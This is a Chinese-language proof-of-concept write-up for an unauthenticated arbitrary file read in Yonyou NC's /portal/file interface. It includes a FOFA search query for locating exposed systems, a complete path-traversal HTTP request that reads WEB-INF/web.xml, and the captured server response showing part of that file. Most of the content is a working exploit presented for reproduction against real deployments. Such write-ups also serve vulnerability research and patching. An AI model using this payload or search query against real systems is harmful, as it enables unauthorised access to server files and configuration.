
Y4-29用友-NC-任意文件读取

漏洞描述：

用友NC 系统 /portal/file等接口存在任意文件读取漏洞，未经身份认证的攻击者可以通过此漏洞获取敏感信息，使系统处于极不安全状态。

网站图片：



网络测绘：

fofa语法：

FOFA：app="用友-UFIDA-NC" && title=="产品登录界面"

漏洞复现：

payload：

```
GET /portal/file?cmd=getFileLocal&fileid=..%2F..%2F..%2F..%2Fwebapps/nc_web/WEB-INF/web.xml HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图:
读取web.xml文件

Request

数据包扫描 热加载 构造请求

```
GET /portal/file?cmd=getFileLocal&fileid=..%2F..%2F..%2F..%2Fwebapps/nc_web/WEB-INF/web.xml HTTP/1.1
Host: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Responses 2991bytes / 4ms

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=26B44AD695C2A27C8C7
Content-Disposition: attachment; filename=%2Fwebapps%2Fnc_web%2FWEB-INF%2Fweb.xml"
Content-Type: application/octet-stream
Date: Sun, 21 Jan 2024 17:54:10 GMT
Connection: close
Content-Length: 2991

<?xml version="1.0" encoding="UTF-8"?>
<!--<!DOCTYPE web-app PUBLIC "-//Sun Micro
"http://java.sun.com/dtd/web-app_2_3.dtd">
<web-app xmlns="http://java.sun.com/xml/ns
    xmlns:xsi="http://www.w3.org/2001/XMLS
    xsi:schemaLocation="http://java.sun.co
    web-app_2_4.xsd"
    version="2.4" id="WebApp">
    <listener>
        <listener-class>nc.bs.framework.se
        listener-class>
    </listener>
    <filter>
        <filter-name>LoggerFilter</filter-nam
        <filter-class>nc.bs.framework.server.
    </filter>
```